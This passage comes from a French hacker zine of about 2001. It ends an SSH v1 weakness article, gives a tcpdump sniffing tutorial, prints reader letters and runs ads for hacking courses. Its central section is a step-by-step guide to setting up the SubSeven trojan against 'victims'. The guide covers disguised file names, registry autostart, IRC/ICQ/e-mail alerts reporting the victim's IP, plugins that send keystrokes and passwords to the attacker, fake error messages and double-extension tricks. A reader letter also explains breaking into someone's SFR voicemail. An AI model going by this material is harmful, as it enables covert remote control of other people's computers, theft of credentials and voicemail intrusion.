de chance de se retrouver deux fois dans un mot de passe généré aléatoirement. Le taux de compression d'un tel mot de passe sera mauvais, alors qu'un mot de passe basé sur un mot du dictionnaire aura un taux de compression meilleur en raison des répétitions des lettres le composant. Une étude des taux de compression de mots d'un dictionnaire pourrait permettre ainsi d'établir des classes de mots offrant un taux de compression égal à celui que le mot de passe recherché permet, ce qui pourrait limiter le nombre de candidats à essayer pour trouver le bon mot de passe.

ii/ Gestion des backspace

Juste un mot pour signaler que les backspace renvoient un echo particulier : **^H, espace, ^H**

iii/ Les blocs de SSHv1

Pour que les algorithmes de chiffrements qui se basent sur des blocs de données puissent fonctionner, ssh impose que la longueur de la partie chiffrée soit toujours un multiple de huit. Pour remplir ces zones (lorsqu'il n'y a pas assez de données disponibles par exemple), un remplissage (appelé padding) est inséré au début et peut aller de 1 à 8 octets. Ce padding est crypté avec l'ensemble des autres champs de type, données et CRC32. Ce padding permet la création de "canaux subliminaux" qui peuvent être utilisés pour fournir des données en clair (ou cryptées par nos propres moyens) comme la clé de session par exemple...

CONCLUSION

Nous avons vu le fonctionnement du protocole SSH dans sa version 1. Les failles les plus évidentes sont celles liées au mode d'autentification à la rhosts (failles de configuration), les failles liées à la capacité/volonté des utilisateurs à maintenir leurs données confidentielles vraiment confidentielles (clés privées), la faille propre à la version 1 qui transmet le champ "taille des données" en clair et les brèches largement exploitables ouvertes par le mécanisme d'echo en mode interactif et d'analyse des temps de latence entre les frappes de clavier.

Certaines de ces failles se retrouvent dans la version 2 de SSH, mais d'autres sont partiellement corrigées (je pense au champ "taille des données" qui, bien que crypté, est approximativement évaluable). Autre chose : Herbivore n'est pas spécifiquement destiné au protocole SSH v1, il fonctionne aussi bien avec la version 2. Je n'ai pas la prétention d'avoir été exhaustif, et ma connaissance de ce protocole est loin d'être parfaite. Ainsi je n'ai pas parlé des failles liées au ssh-agent, des versions utilisant un chiffrement RC4, ni du canal subliminal (intéressant pour créer des backd00rs ou rendre toutes les communications passant par un serveur ou client ssh donné (et trafiqué) transparente à un bidouilleur), ni des exploits liés aux anciennes versions de ssh client (ssh est suid root :) ou serveur... Tout ceci est laissé à la curiosité du lecteur qui pourra éventuellement se référer aux adresses http://www.wwdsi.com/demo/saint_tutorials/SSH_vulnerabilities.html et http://www.ssh.com/products/ssh/cert/vulnerability.cfm (entre autres !).

J'espère que cet article vous aura ouvert les yeux et ranimé votre esprit critique vis-à-vis du protocole SSH et de sa soi-disant infaillibilité... Rien n'est impossible, rien n'est complétement sûr, ceux qui disent cela sont des menteurs (et na! ;)

uZy - yuZ yuR head :)

Quelques références utilisées pour cet article :

"Passive Analysis of SSH (Secure Shell) Traffic" par Solar Designer et Dug Song. (http://www.openwall.com/advisories/OW-003-ssh-traffic-analysis.txt)

"Timing Analysis of Keystrokes and Timing Attacks on SSH." : Dawn Xiaodong Song, David Wagner, Xuqing Tian. (http://paris.cs.berkeley.edu/~dawnsong/ssh-timing.html)

"SSH Traffic Analysis Preliminary Report" par Yang Yu (http://www.cs.sfu.ca/~yyua/personal/courses/project/pre_report.html)

"dsniff and SSH - Reports of My Demise are Greatly Exaggerated" par Richard E. Silverman (http://sysadmin.oreilly.com/news/silveran_1200.html)

Linux Magazine Hors Série 8 : Article "Sécuriser ses connexions avec SSH" de Bernard Perrot. (bientôt sur le net ? ;-)

SUB SEVEN ON S'ARRÈTE PAS LÀ

Tout d'abord, tu dois te procurer SubSeven 2.2. Ce programme est composé de trois parties : Le client (sub7.exe), le serveur (serveur.exe) qu'il ne faut JAMAIS exécuter sur son PC... Et l'éditeur de serveur (edit-server.exe).

EDITER SON PROPRE SERVER PERSO :

Il est très important de se faire un serveur perso pour ne pas se faire voler sa victime... Et de plus, il faut que vous fassiez en sorte qu'elle ne remarque pas le troyen... Normalement, après cette explication vous pourrez utiliser n'importe quel troyen... Explication :

Lancer editserver.exe, et là la première fonction que tu vois est "port". Le port par défaut est 27374, mais je te conseille d'en mettre un plus élevé pour ne pas te faire voler tes victimes... Mais ne prends un port connu, du genre 80 (http), 21 (ftp), 23 (telnet), 6667 à 7001 (irc). Sur les deux lignes du dessous mets un mot de passe (n'importe lequel il ne te sera plus demander). Dessous, entres le nom de la victime... L'option "Protect Password" permet de faire en sorte que ta victime ne puisse pas utiliser ton propre serveur pour t'identifier !!... Les cases à droite permettent pour "melt server after installation", de supprimer le serveur après qu'il soit lancer, et "wait for reboot", d'attendre le redémarrage pour s'installer (plutôt utile si t'infectes une personne qui si connaît en tant soit peu en informatique...). "Server name" est le nom du fichier qui se copiera dans C:\Windows\System, utilises donc un nom qui passe inaperçu, personnellement j'utilise RunDLL32.exe et ça marche très bien mais contre des firewall je te conseille plutôt winupdate.exe ou iexplorer.exe... N'utilises pas la fonction "random name", elle est nulle !!

Change de partie pour "startup method", enlève la case "Marklod" qui pose parfois des problèmes, et coche plutôt "win.in" et vérifie que "registry run service" est coché. Ainsi le server s'installera dans la base de registre et dans le fichier "win.ini" à la commande "run=".
Va dans la partie notifications, et là, c'est très intéressant, en effet, la victime t'envoie invisiblement un message à chaque fois qu'elle se connecte sur internet.
"**ICQ notify**" est selon moi la meilleure !! Après "UIN" : tape votre numéro ICQ, et ainsi de cette façon, le server t'enverras un message icq intitulé "pager" à chaque fois que la victime (qui n'a pas besoin d'avoir ICQ) sera connectée...

"**E-Mail notify**" t'envoi un mail à l'adresse que tu auras entrée, il te l'envoi en créant un compte hotmail invisible (du style "kmwygbdy@hotmail.com").

"**IRC notify**" est très bien aussi car il t'envoi un message privé ou non sur ton serveur de discussion. Voici un exemple d'un "IRC notify", remplaces ces informations par celles que tu désires utiliser :

Irc server : subseven.mine.nu
Server port : 6667
Destination : #channel:password
Nickname : HoMeR5614
Interval : 10000

"**SIN notify**", cette fonction est utile uniquement pour ceux qui ont une IP fixe (câble, T1, réseau local,...). Elle s'utilise avec le programme SIN.exe, qui est avec Sub7, pour t'en servir tape TON adresse IP, suivit d'un espace et le port que TA machine va ouvrir pour recevoir les messages... Ouvre ensuite Sin.exe, spécifie le port utilisé et attend le message !!

"**CGI notify**", cette fonction ne devrait être utiliser que par ceux qui ont une bonne connaissance du html, de l'internet en générale et qui connaisse un hébergeur gratuit qui accepte les scripts

CGI. Si tu as ces connaissances, je te réfère au texte de ton dossier "cgi/" que sub7 a créer, mais je considère que c'est se donner bien du souci alors que d'autre méthode de notification fonctionne très bien...

Tu peux aussi rajouter des variables... Pour "ICQ notify" par exemple tape : Votre UIN " La victime $victim_name est en ligne, le port est $port et le server est $server_version et son IP =$ip" et dans ce cas là vous recevrez un message du style "La victime GouGaSP1 est en ligne, le port est 5614 et le server est 2.2 et son IP=198.223.168.53". Le texte en gras correspondants donc aux variables...

Vous pouvez aussi rajouter à ce message les variables tels que :

$connection : Le type de connection (lan, modem, proxy).
$protect_password : S'il y a un mot de passe à editserver, il apparaît là.
$password : Le mot de passe du server.

Va ensuite dans la partie "Binded Files", et là, tu peux coller un fichier à ton server, ainsi lorsque la victime va lancer le serveur, ce sera par exemple, une image ou une musique qui va se lancer... Cela augmente considérablement tes chances de réussir. Pour cela clique sur "add executed file" et choisisse le fichier à coller au serveur. Il y a aussi la fonction "add extracted file", qui lui agit comme Winzip, intéressant si on veut faire passer le serveur pour un auto-extractible... Agisse de la même manière que l'autre pour ajouter des fichiers !!

Passons maintenant à la partie "Plugins", cette fonction est très intéressante aussi, ainsi tu dois installer plusieurs plugins pour diriger et faire tout ce dont tu rêves avec l'ordi de la victime, donc, il va falloir soit les uploader une fois connecté à la victime, soit et c'est la qu'intervient cette fonction, les intégrés dès le début au server, par la fonction "add binded plugins", soit et je trouve que cette fonction est bien plus intéressante, créer un site web (genre sur ifrance.com) et demander au server de downloader le plugin invisiblement sur ton site et ce dès que l'ordi sera connecté... Cliquez donc sur "add web plugins" et là entre l'URL de ton site, par exemple "www.ifrance.com/monsite/fun.dll". Tous les plugins à uploader sont dans le dossier plugins du répertoire de sub7.

Je passe la partie "Restriction" car je la trouve inutile, en effet elle permet juste de vous restreindre à faire certaine fonction, quel intérêt ???

Donc, la partie "E-mail"... Celle-ci est au contraire très intéressante... Ainsi, la première case, si elle est cochée te permet de recevoir toutes les touches tapées sur le clavier de la victime... Mais le server doit avoir installé le plugin "s7keys.dll". Entre ensuite ton adresse e-mail. Pour les deux fonctions qui suivent, utilise le même principe, mais cette fois-ci c'est le plugin "s7passwords.dll" qui sera utilisé, ces fonctions t'enverront tous les mots de passe qui existent sur l'ordi de la victime...

La dernière partie "Exe Icon/Other", est aussi une partie bien utile, ainsi tu peux générer de faux messages d'erreur pour que la victime croit qu'il manque un DLL par exemple... Clique donc sur "enable fake error message" puis sur "configure error message", et là entre votre faux message d'erreur !! Attention sois logique, il ne sert à rien de faire un faux message d'erreur si tu as joint une image, qui s'ouvrira correctement. Sois le plus crédible possible !! La touche "add file" permet de lui faire downloader un fichier pour toi sur le web, entre juste l'adresse URL suivit du répertoire où il se mettra. La case "change server icon" est très importante, ainsi, si tu as coller une image, choisis une icône d'image, si c'est une musique, choisis une icône de Winamp... Tu peux aussi prendre une icône d'un programme précis en cliquant sur "load from file".

Et enfin, sauvegarde ton server, en cliquant sur "save as"... et n'oublie pas de préciser l'extension sinon, il ne sera pas reconnu comme un programme. Par exemple tape "essai.exe" et non "essai"...

Enfin, afin d'augmenter tes chances de réussir, renomme le serveur pour qu'il soit le plus crédible possible...

Tu peux par exemple le renommer du genre "monimage.jpg .exe" et là il se lancera quand même et se sera beaucoup plus discret... Tu peux aussi utiliser les extensions .pdf (et oui ça marche avec Acrobat Reader...), .scr .com .bat .pif. Ainsi tu peux le renommer en "www.ton site.com" en prétextant que c'est un lien vers ton site... et il se lancera à merveille (avec une icône d'Internet Explorer ou Netscape, il sera d'autant plus crédible... ;)) !!!

Pour se connecter, rien de plus simple, tu reçois ton message te donnant l'IP et le port. Ensuite tu lances sub7.exe, tu colle l'IP que tu auras copier auparavant, et tu tapes le port... Tu cliques sur "connect" et voilà, tu y es....

- = [PsyCoPaTH] - HoMeR5614 = -

L'art du Sniffing

Au cours de cét article traitant du sniffing, je vais déjà expliqué en quoi consiste l'art du sniffing, car oui c'est un art, et bien moins facile qu'on pourrait le croire. Je vais ensuite expliquer comment installer un bon sniffer sous Win et sous un Unix, et comme d'habitude, je choisis Linux qui sera illustré par TCPdump, et comme je suis un inconditionnel de TCPdump j'ai choisi de vous présenter son confrère sous Windows, je veux parler de Windump. Je vais ensuite expliquer comment faire des filtres pour TCPdump (ben tu vois S/ash, ça commence à venir, suffit de pousser encore un peu...)

Qu'est-ce que le Sniffing au juste ?

J'ai déjà dit que c'est un art, je ne me prends pas du tout pour un artiste en vous l'expliquant (hum) bon ok on commence.

Le Sniffing est "l'art" de dissimuler des sniffers sur des réseaux, ce qui m'amène à expliquer ce qu'est un sniffer, un sniffer est un programme, sous forme d'outil, qui est déposer furtivement dans un réseau, c'est à dire que à part vous, personne ne le remarque, c'est comme un troyen en fait ; le sniffer va avoir pour but de filtrer tous les paquets d'une portion de réseau, on va ainsi pouvoir voir le contenu de chaque paquet circulant par la portion de réseau où est situé le sniffer.
A la base les sniffers étaient conçus pour détecter les problèmes liés à un réseau, par exemple, en suivant le trajet des paquets, on pouvait voir les zones de collision, les zones d'attentes...et on pouvait par la suite résoudre ce problème.
Et puis je me sens obligé de vous expliqué pourquoi les analyseurs de protocoles se nomment des "sniffers" c'est à cause de "Network General Corporation". Comme leur produit était si populaire, ce qui provoqua d'ailleurs une domination sur le marché de l'analyseur de protocole, le nom est resté, et puis c'est plus pratique. Puis au fil du temps, comme tous les outils (par exemple, Ping était conçu au début pour vérifier si une machine était connecté, non pour déconnecter un hôte...)le sniffer est devenu un danger, une arme redoutable, car si on place un sniffer sur un réseau sensible (banque, administration...)on peut récolter pas mal de choses importantes, comme les mots de passes, numéros de cartes bancaires...

En général les sniffers analysent les protocoles tel que Ethernet, TCP/IP, IPx, DECnet. Bien sûr d'autres en analysent beaucoup plus. Voilà je crois avoir fait le tour.

Installation d'un sniffer sous Windows

Donc maintenant que l'on sait plus ou moins en quoi consiste le rôle d'un sniffer, il va falloir en installer un sur son OS, rien de plus facile, comme étant un inconditionnel de TCPdump, je vous recommande sont équivalent Windows, quoi que je reste persuadé qu'aucun programme Linux n'a d'équivalence Windows, enfin ça me regarde.

L'équivalent de TCPdump sous Windows se nomme Windump (non pas Windaube... halala)
Il peut-être télécharger à l'URL suivante : http://netgroup-serv.polito.it/windump

Il va falloir aussi télécharger libcap, qui se trouve sur la même adresse.

Libcap va implémenter une infrastructure portable pour la capture de trafic réseau.

Bah ensuite pour installer un programme sous Windows je crois qu'il y a pas besoin d'explications... et puis je pense qu'il y a un txt qui doit aider en cas de problème.

Voilà une fois téléchargé vous n'avez plus qu'a l'installer.

Installation d'un sniffer sous Linux

Donc on va mettre les distributions de côtés et on va supposer que pour une raison X, vous ne disposez pas de TCPdump. Vous pouvez vous le procuré à l'URL suivante : www.tcpdump.org

Il va aussi falloir prendre libcap, ensuite il va falloir suivre la même manip que pour installer le scanner Nmap, à savoir décompresser le tgz, créer un répertoire, make, make install, de toute façon il y a un txt qui vous expliqueras tout. TCPdump est surtout un outil pour analyser un réseau, non pour l'attaquer, contrairement à dsniff (qui je pense fera le sujet d'un article dans un manuel)

Je pour vous donnez un avant-goût, dsniff est capable de décoder les informations d'authentifications des protocoles qui suivent; AOL instant Messenger, Citrix Winframe, Concurrent Versions System(CVS), FTP, HTTP, ICQ, IMAP, IRC, Lightweight Directory Access Protocol(LDAP), Napster, NNTP, SQL, POP, RIP, rlogin, RPC, SNMP, SOcks, Telnet, etc...

Alors ? Ca calme hein ?! C'est vrai Dug Song est un génie (Ton kung-fu très bon) donc si vous avez bien suivis il y a moyen de chopper des emails, des URL...vous comprendrez j'espère pourquoi je préfère consacrer un article entier sur dsniff, c'est pourquoi je me rabat sur TCPdump qui est lui aussi très très bon.

Utilisation de TCPdump

Pour pouvoir lançer TCPdump, il va falloir lancer la commande :

tcpdump
Dans un terminal. Mais c'est là que l'intérêt des filtres va entrer en jeu. En exécutant la commande tcpdump, le sniffer va provoquer la collecte

de tout le trafic réseau et va envoyer toutes les sorties vers votre console. Et je vous souhaite bon courage lorsque qu'un réseau est bien chargé =)

On peut aussi modifier grâce à plusieurs lignes de commandes modifier la configuration par défaut.

Pour lancer une collecte des données en format brute :

TCPdump -w PrOf (PrOf: fichier vers lequel tous les enregistrements effectués seront écrits au format binaire)

Ensuite pour pouvoir lire le fichier contenant les données brutes :

tcpdump -r PrOf
Une dernière chose, pour bien utiliser un sniffer il faut très malin. Vous imaginez si vous stocker tous les octets de chaque paquet ? Le disque dur ou se situe le sniffer serait très vite saturé. C'est pourquoi il fait prendre quelques octets seulement(je vous expliquerais dans un autre article du manuel, les octets qui sont intéressant dans un paquet).

C'est pourquoi il est possible de configurer TCPdump pour qu'il capture tant et tant d'octets, en général il collecte de l'ordre de 68 octets.
Pour modifier la quantité de données collectées par TCPdump:

tcpdump -s longueur
(longueur représente le nombre d'octets que l'on souhaite collecter avec le sniffer)

Et si vraiment vous voulez tout connaître des commandes TCPdump, faites :

man tcpdump
Et bon courage, mais vous ver:rez qu'après 3 mois de lecteur vous ressortirez instruit de votre bureau.

Une fois le sniffer installé, le réseau est à vous. Vous pourrez voir tous les chemins suivis pour tous les paquets, je vous promets que c'est amusant, on peu passer des journées à faire ça (Ouéh XstaZ c'est bon t'as gueule hein...)

Les techniques pour détecter et enlever un sniffer d'un réseau seront traités dans un article prochain, car c'est vraiment trop long.

Votre TCPdump avec ou sans filtres ?

J'ai déjà expliqué l'utilité de créer des filtres, je ne vais pas revenir dessus.

Bon alors comme on ne veut pas collecter la TOTALITE du trafic par le biais de l'interface réseau(par défaut)

Supposons que je ne souhaite QUE les activités UDP, il va donc falloir faire un filtre qui bloque tout ce que n'est pas TCP, pratique quand même. Les concepteurs de TCpdump ont créer un filtre "language" c'est à dire avec lequel on va pouvoir préciser le champ d'un datagramme IP qui doit être examiné et retenu, dans notre exemple il ne va que garder l'UDP. C'est alors qu'il va falloir entré la commande suivante:

tcpdump 'udp'
le filtre est bien 'udp' !!!

Bon bien sûr c'est un exemple accessible à tous. Il y a heureusement la possibilité de mettre en place des filtres beaucoup plus complexes.

CONCLUSION

Nous avons vu ce que c'était un sniffer, nous avons comment en installer sur différentes plate-formes. Comment créer un filtre pour TCPdump. Nous avons les risques que pouvaient faire courir un sniffer placer dans une zone sensible, nous avons que les sniffers ne sont pas un stratagème irréversible, nous avons vu qu'il y a possibilité de les repérer et encore mieux de les détruire.
J'espère que vous en savez un peu plus sur les sniffers et le sniffing, dans des articles à venir nous verrons comment débusquer des sniffers, "manuellement", à l'aide de programmes, et à l'aide de hardwares.

The voice

Messages reçus sur
voice@dmpfrance.com

REVENGE

Bonjour,

J'ai découvert votre revue depuis le 5 et je dois dire que je reste surpris qu'une telle masse d'information puisse être diffusée.
Je m'initie moi même à ces techniques qui sont sans doute utiles professionnellement.
Bref, cela nous laisse quand même à penser que nous sommes bien en démocratie, non ?

cheratan

Tommy

Ben oui. Des gens se sont battus pour ça. Mais attenion, la liberté, c'est aussi la responsabilité.

ASTUCE 2

Voici un listing optimisé en VB pour trouver la clé de l'ean13 sans la saisie du code (évident à concevoir):

```
If Len(EAN13) < 13 Then EAN13 = String(13 - Len(EAN13), "0") & EAN13
EAN13 = Left(Trim(EAN13), 12)
Facteur = 3
For i = Len(EAN13) To 1 Step -1
        Total = Total + Mid(EAN13, i, 1) * Facteur
        Facteur = 4 - Facteur
Next i
Clé = 10 - IIf(Total Mod 10 <0, Total Mod 10, 10)
```

C'est juste pour la beauté de l'algorithme. Bonne continuation pour votre mag qui est sublime et mine d'informations.
Cordialement

Neonet2097

SUGGESTION

Bonjour

Pourquoi ne faites vous pas un channel irc sur fr.undernet.org du genre #HZV
C'est simple et trops forts
HZV est excellent
continuez
ErrTu

Lord ErrTu

ASTUCE 1

Salut à tous !

Voici un petit truc pour ceux qui possèdent Windaube Me (Il y en a,je le sais) et qui sont un peu (beaucoup ?) nostalgiques du bon vieux Ms-dos. Lors de l'installation de Windauz, au premier redémarrage (çui quand l'installation se termine) ,appuyer sur la touche CTRL pour avoir le menu de démarrage de Windows Me. Première surprise : il y a une option invite "Ms-Dos seulement ".Mais il faut choisir "Mode sans échec" et laisser faire. Rebooter ensuite normalement. Après, a chaque démarrage, en appuyant sur CTRL , vous aurez accès à l'option "invite Ms-Dos seulement". Ca marche chez moi, j'espère chez vous aussi.
@+

Nico

ABBENDUM

Salut !

Merci tout d'abord pour votre excellent mag'. Trés instructif et aussi incisif... En ce qui concerne l'article sur le phreaking, je vous signale qu'il existe bien un équivalent SFR. Il suffit de tomber sur le répondeur de la victime en question, d'appuyer sur la touche #, d'entrer les 4 zéros et il n'y a plus qu'à faire mumuse avec le menu qui s'offre à vous. Mais bon, il faut vraiment ne pas aimer sa victime pour la faire chier ainsi. Sinon juste un léger reproche : il est assez difficile de mettre la main sur les logiciels que vous citez et C dommage pour les débutants dans mon genre, ou ex-débutants (ancien activiste cpciste et amigaiste, désireux de reprendre de l'activité sur PC). Un petit coup de pouce serait sympa. Merci d'avance.
A +++

Nacreus

BRAVO A STIGMATA

Suite à la proposition de stigmata sur des cours d'ASM, J'écris à hackers voice et au redac en chef (on me dit qu'il recoit pas bcp de mail) :
SE SERAI PAS MAL DES COUR D ASM.AVANT DE NOUS MONTRER COMMENT LES PIRATES CRACKE, SINON ON COMPREND RIEN.non???????? Il pense vraiment au newbis qui ne savent rein...
BONNE CONTINUATION A zi HaCkADeMY
PS: petite question du newbis "débutant" comment crée t'on un file .bat (je sais je suis nul)?????

clikmaniac...

Tommy

Faut rajouter .bat à la fin :)

LE SPAMMER JUSTINE SE VIT TOUJOURS

Ne pouvant moi meme pas intervenir car encore en apprentissage je me permet de vous écrire suite au HZV n°5 car le spammer justine (2st.fr) sévit toujours sur caramail en apparence il n a peur de personne. n ayant put retrouver qui avez écrit l article je me suis permit de vous écrire directement en esperant bonne réception bravo pour votre zine et l esprit que vous voulait inculqué sur le hacking. SALUT ET A UNE PROCHAINE FOIS

FRED

J'hallucine, il a même pas peur d'hzv ? :)))
ben ca mon gars on donne jamais les coordonnées des rédacteurs, t'imagine bien
et toi merci pour ton soutien
hésite pas ciao

BONNE IDEE MAIS.....

la hackademy est un excellente mais il y a un hic je ne me considère en aucun cas comme un hackeur mais je me permet tout de même de vous ardressez se mail car je pense ke votre hackadémie dénature kelke peu le hacking.

Les hackeurs sont généralement autodidacte et la vous allez aprendre a hacker bien ke hacker ne soit pas le mot pkoi pas plutot faire des rencontre avec d'autres hacker bon je sais fo manger mais bon la vous allez donnez donnez des cours a des personnes plutot aiser (pour avoir un pc il le faut) en laissant d autres ki sont peux etres plus motivé mais bon largent dirige le monde hihihihihih oui pour vos cours c genial mais vous allez ofrir des connaissance a des persone ki ne le mérites ki se prenne pour des hackeur alors k il ont mail bomber donc la seule chose ke je vous demande (oulalalala je m emporte) conseille plutot lol ce serai de faire une ti selection sur la motivation pour ke hackeracademy soit grande et non kel devienne lamerhacademy.

sur ceux je vous laisse en tout cas moi aime bien votre mag c assez intéressant mais ke dije j tré interessant bonne bourre a toute l'équipe hihihihihihihhi envoyer moi un peu la doc sur l hackademy vous dites meme pas ou c ou alors j'itai fatigué éhé salut je répondrait sûrement pas tou de suite normal je me casse de cette grisaille parisienne beurk y fais pas bo

smyke

Tommy

Comme pour les canards, Zi hack sera celle que vous ferez. Filtrer l'entrée ? ok y a que les filles qui sont acceptées. Non sérieux c'est à nous d'y insufler l'esprit hzv, tout le monde sera pas content c'est sûr, mais on veut rester fidèles à notre ligne éditoriale en ajoutant le côté ioumane.

PS de Strifouz qui passe par hasard: « A quoi servirait la connaissance si on ne devait la partager qu'à un groupe d'initiés ? Ce que l'on essaye de construire, vous et nous par Zi Hackademy, c'est un centre d'échange de l'information ou aucune discrimination intellectuelle ne peut-être faite par soucis d'égalité envers quiconque s'intéresse au piratage.

MAIL

Salut a toute l'équipe de HVZ.

Avant toute choses je souhaiterais commenté, un mail que vous a envoyez jean-michel.
Ce type a l'air de croire au pere noel (.fr?).
Hey mec!, Tu crois que HVZ vit de koi? d'amour et d'eau fraiche?...
Toi t'es le genre de type a monter sur le capot de ta 205 de mettre les bras en crois et de geuler "je suis le maitre du mooonnnddeee!!!" avec un exemplaire dans la mais de mein kampft écrit par le gros bill :)
la pub c'est ce qui permet de faire vivre des "petit journaux" indépendant comme HVZ. Donc si t'aime pas ca ta ka lire paris match!.
CQFD.
Félicitation pour le contenu de votre manuel, même si les disclamer ne me paraisse pas indispensable (tout bon hacker qui se respecte n'utiliseras jamais ces compétences pour bla bla bla....) ;)
En l'honneur du hacking je suis en cours de réalisation d'un tatouage avec une petite dédicace pour HVZ, a venir.....!(j'vous envaierais le tatoo bientôt, j'en est mal d'avance! :))
Un dernier mot,a l'intention de S/ash, Excuse nous de paraitre trop newbie pour toi mais comme tu sais c grace a des journaux comme HVZ que des newbies peuvent s'amelioré dans la connaissance de l'informatique.
Et pis si t'es si fort pourkoi t'a pas gagné le concours hm?...
Je souhaite sincerement que votre Hackademy soit un franc succés.
Je pense même m'y inscrire, parce que MOI j'ai encore pas mal de choses a apprendre contrairement a certain (voir plus haut) :)
Salutations binaires.

H-one.

P.S:Merci a Job3104 pour son soutien dans l'idée qu'un bon hacker et un hacker honnete.(mais bon faut pas m'cherché kan même! ;))

Tommy

ah ben merci enfin un qu'a compris (pour ton info on vit AUSSI d'amour et d'eau fraiche)
ahhhhh t'as rien compris je retire tout, ou t'as vu de la pub dans hzv ?
des encarts pour nos propres journaux ou notre tee shirt moi j'appelle pas ca de la pub
tommy il est tellement fier d'etre le rédacteur d'un des rares journaux sans pub sur le marché
faut pas prononcer ce mot devant lui.
et merci pour ton super esprit c'est pour des gens comme toi qu'on taf

RECTIFICATION

Salut le H.V.

sur le manuel n°2 dans " ART OF CRACKING " l'adresse pour le prog " W32DASM " ne pas ALTAVISTA.BOX.SK , no no, se ne pas le bon adresse, le bon adresse c'est " WWW.ASTALAVISTA.BOX.SK ", Voir photo. Mais le probleme existe, comeme.
Je charge tout le prog, sur tout le siet, 7 au 8, mais aucun des prog marche, que faire? Merci de votre conseil.
ciao a toute l'equipe
P.S. : Pour éviter que Vous aviez la grosse tête je ne vais pas me fondre dans la masse et Vous faire des compliments, on reste terre a terre ,Vous faite Vorte boulot pour gagner Votre croûte journalière, mais Vous le faite Bien, même si des fois on ne trouve pas le prog qui marche. Pou qua ne pas faire un mini disque avec le prog?

Liga.

Tommy

Le cd du pirate arrive en octobre, ca c'est de l'info

MANUEL N°1 HZV

Salut,

Je viens de lire le manuel n°1.
Intéressant.
L'article sur les virus, pas mal au demeurant, me semble appeler qq remarques :
- Pourquoi, quitte à être exhaustif, ne pas avoir évoqué les vers, les trojans, et les Ddos ?
- Ne serait-il pas souhaitable de revoir la typologie afin de créer une place spécifique aux virus VBScript (actuellement compris dans les virus macro), d'autant qu'ils sont identifiés dans cette rubrique sur des sites antivirus ?

C'est quoi la page Neto GRAVE ? Les sites que vous conseillez ?
Enfin, une question indiscrète : dans votre domaine (sécurité et trucs en Z), quelles sont les revues constituant votre concurrence à part Pirates Mag (je ne savais même pas qu'il avait recommencé à paraître, ce qui semble sous entendu dans votre courrier des lecteurs) ?
Je vous envoie par courrier une demande d'abonnement.
Bonne continuation

Fabienne

Tommy

Les netos qui sont présentées dans Hzv ou les manuels, ne sont ni les sites conseillés (arf arf) ni une base de référence, c'est un tutti frutti où on mélange des adresses cool, ou pointues, ou des sites perso de lecteurs qui veulent se faire un peu de trafic.

QUELS MAGAZINES LIRE ?

ça en fait des "Re :" !!!
salut

alors comme ça vous êtes 4 ? chapeau pour boucler un n° en 2 mois !
j'ai remarqué que dans la neto sur manuel 1 vous avez mis www.zonehack.ht.st et www.respublica.fr/shadow-x... vous les avez visitées ya pas longtemps ?
c'est bien ça nous fait 3 pubs en tout :) !!! merci qui ? merci hzv !!!
vous pourriez rajouter www.hackever.fr.st et www.funever.fr.st c'est encore des redirections !!!
et je voudrais savoir si www.hzv.fr.st c'est officiel...
a+

nicolas

ps : new version de hackever en php, avec accès membre, système de commentaires par article, et tout le bordel qui va avec prévue pour fin août !!!

Ouverture officielle de

Le 15 Octobre 2001

inscrivez vous dès maintenant!

LE PRINCIPE

Le cycle d'enseignement dispensé par Zi Hackademy est divisé en trois niveaux

- NEWBIE pour les débutants
- WILD pour les moyens
- INFILTRATION pour l'élite

Chacun de ces niveaux comprend trois sessions de trois heures de cours durant trois semaines.

Le prix de chaque session de trois heures est fixé à 150 Frs, et on ne peut s'inscrire que pour trois sessions au minimum, soit un niveau complet.

OU ?

Les cours ont lieu dans les locaux de Zi HackAdemY, qui est aussi le siège du journal Hackerz Voice :, 1, villa du clos de Mallevart 75011 Paris. Ceux qui ne peuvent se déplacer peuvent égalment suivre les cours par correspondance. Chaque cours est aussi retransmis en live sur le web.

QUAND ?

L'école est ouverte du mercredi au samedi sans interruption de 10 à 20h (sauf le jeudi 14h à 22h30)

COMMENT ?

Il y a 5 classes de Newbi et 2 classe de Wild. Chaque classe comporte un maximum de 12 élèves. (NB : en Wild, les sessions sont de deux heures).

LES COURS ONT LIEU :

Niveau Newbi : le mecredi ou le samedi

LE MERCREDI
- classe NEWBI I de « 10 à 13H »
- classe NEWBI II de « 13h à 16 H »
- classe NEWBI III de « 16h à 19h »

LE SAMEDI
- classe NEWBI IV de « 13h à 16 H »
- classe NEWBI V de « 16h à 19h »

Niveau Wild : le jeudi

CHAQUE JEUDI
- classe Wild I de « 18 H à 20h »
- classe Wild II de « 20h à 22H »

Niveau Intrusion : cours à partir de janvier, nous consulter.

Les vendredi sont réservés aux conférences , free meeetings et défis dont le programme sera annoncé sur le web (conférence phreaking, présentation du cd du pirate).

Présentation du CD du pirate ou conférence tous les premiers vendredi du mois de 17h à 20h

INSCRIPTIONS

Les cours débutent en NEWBI le 17 octobre , le 07 novembre et le 28 novembre.
Les cours débutent en WILD le 18 octobre, le 08 novembre et le 29 novembre.

COMMENT S'INSCRIRE ?

Inscription en ligne sur dmpfrance.com
C'est le plus simple et le plus rapide, avec un réglement par CB.

Inscription par mail :
avant toute chose, choisissez votre classe (NEWBI 1, 2, 3., 4 , ou 5) en fonction de vos disponibilités.

Envoyez ensuite un mail à **hacakdemy@dmpfrance. com**, en laissant vos coordonnées. N'oubliez pas d'envoyer votre règlement de 450 F par chèque à l'adresse postale suivante :
DMP 26 bis, rue Jeanne d'Artc 94160 St mandé),
ou par CB au 01 53 66 95 28

Inscriptions par courrier :
Là encore, avant toute chose, choisissez votre classe (NEWBI 1, 2, 3, 4, ou 5) en fonction de vos disponibilités.

Envoyez ensuite votre choix à DMP 26 bis rue Jeanne d'Arc 94160 St Mandé en précisant vos coordonnées. Joignez votre règlement, 450 F par chèque ou votre N° de CB.

Vous recevrez la confirmation de votre inscription dans les 48H

Les inscriptions sont également prises sur place, pendant les heures d'ouverture de Zi hackademy.

Inscription en lignes
C'est le plus simp
réglement par CB. a

Zi HackAdemY

ZI EMPLOI DU TEMPS

	10 -13H	13 -16H	16 -19H	18 - 20H	20 - 22H
LUNDI	ACCÈS RÉSERVÉ				
MARDI					
MERCREDI	Cours Newbi1	Cours Newbi2	Cours Newbi3	ACCÈS RÉSERVÉ	
JEUDI	fermé...			Cours Wild1	Cours Wild2
VENDREDI	CD du pirate / Free meeting / Conférence / happenings				
SAMEDI	fermé...	Cours Newbi4	Cours Newbi5	fermé...	

Quelques règles

- Les inscriptions ne sont définitives qu'à encaissement du règlement des frais de scolarité soit 450 Francs (150 francs la sessions soit 450 francs pour le niveau complet).
